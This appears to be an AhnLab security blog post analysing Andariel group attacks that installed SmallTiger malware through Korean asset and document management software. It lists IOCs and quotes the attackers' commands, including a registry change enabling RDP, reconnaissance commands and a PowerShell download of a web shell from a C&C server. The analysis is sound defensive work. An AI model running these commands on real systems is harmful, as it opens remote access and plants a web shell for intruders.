

Analysis of Attack Cases Against Korean Solutions by the Andariel Group (SmallTiger)

Dec 23 2024



The Andariel group has been attacking various software used by South Korean companies since the past [\[1\]](#). Notably, these include asset management solutions and data loss prevention (DLP) solutions, and vulnerability attack cases have also been identified in various other solutions.

Attack cases by the Andariel group are continuing in the second half of 2024, primarily installing SmallTiger. [\[2\]](#) A major example of software targeted for exploitation is Korean asset management solutions that have been exploited for years, and there are also indications of exploitation involving a document centralization solution.

1. Attack Cases on Korean Asset Management Solutions

Asset management solutions are continuously exploited in attacks, and due to their nature, it is presumed that after the control server is compromised, the threat actor exploits it to execute malware installation commands. In most of these attack cases, ModeLoader was installed.

Additionally, there has been a case where control was seized through brute force and dictionary attacks on exposed update servers. In this case, the threat actor replaced the update program with SmallTiger, attempting to distribute SmallTiger across the systems within the organization through this process.

In the recently identified case, the method of initial access or specific distribution method has not been found, but SmallTiger was installed in the installation path of the asset management solution, and a keylogger was used alongside it. The keylogger is unique in that it stores the user's keystrokes in the "MsMpLog.tmp" file in the same path.








Figure 1. Keylogging data

The threat actor configured the system to allow future RDP access to the infected system using SmallTiger. The following command used to activate RDP was executed through SmallTiger. Additionally, an open-source tool called CreateHiddenAccount was installed to add and conceal a backdoor account.

```
> reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

Target Type	File Name	File Size	File Path ⓘ
Current	 cmd.exe	316 KB	%SystemRoot%\system32\cmd.exe
Target	 reg.exe	100 KB	%SystemRoot%\system32\reg.exe
Parent	 1731420002669.exe	3.21 MB	%SystemDrive%\users\%ASD%\appdata\local\██████████\1731420002669.exe
ParentOfParentOfCurrent	 ██████████.exe	61.44 MB	%ALLUSERSPROFILE%\██████████\██████████.exe






Process	Module	Target	Behavior	Data
 cmd.exe	N/A	 reg.exe	Creates process	N/A
 1731420002669.exe	N/A	 cmd.exe	Executes exploitable process	N/A
 cmd.exe	N/A	N/A	Deletes executable file	N/A

Figure 2. RDP activation command executed through SmallTiger

2. Attack Cases on Document Management Solution

Recently, there have been indications of attacks targeting a Korean document management solution. The Apache Tomcat web servers used by this solution are all outdated versions, and it is presumed that the threat actor targets locations where the latest updates have not been applied.




Figure 3. Compromised web server with Korean document management solution installed

After initial access, the threat actor queried basic system information, and there is also a record of Advanced Port Scanner being installed.

```
> ping 20.20.100.32
> tasklist
> ipconfig /all
> netstat -noa
> whoami
```

It is presumed that subsequently, a web shell is installed using the following PowerShell command. Currently, downloading is not possible, but the download server “45.61.148[.]153” is also identified as the C&C server address for SmallTiger in the aforementioned attack case.

```
powershell.exe (New-Object System.Net.WebClient).DownloadFile('hxxp://45.61.148[.]153/pizza.jsp','C:\*****\web\*****\thre
adstate.jsp')
```

3. Conclusion

ASEC has recently confirmed that the Andariel group is resuming their attacks using SmallTiger. The group has been exploiting various Korean solutions or attacking vulnerabilities to install malware since the past. The recently identified attack cases involve the ongoing exploitation of asset management solutions and newly identified indications of attacks against a Korean document management solution.

Corporate security managers should strengthen the monitoring of centralized management solutions like asset management solutions or document management solutions, and apply patches if there are any security vulnerabilities in the programs. They should also apply the latest patch for OS and programs such as internet browsers and update V3 to the latest version to prevent malware infection in advance.

MD5

3525a8a16ce8988885d435133b3e85d8
45ef2e621f4c530437e186914c7a9c62
6a58b52b184715583cda792b56a0a1ed
b500a8ffd4907a1dfda985683f1de1df

URL

http[:]//45[.]61[.]148[.]153/pizza[.]jsp

IP

45[.]61[.]148[.]153

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.



Tags:

CreateHiddenAccount

자산관리솔루션

Keylogger

SmallTiger

Webshell



Previous Post

Android Malware & Security Issue 3st Week of December, 2024

Next Post

Weekly Detection Rule (YARA and Snort) Information – Week 4, December 2024

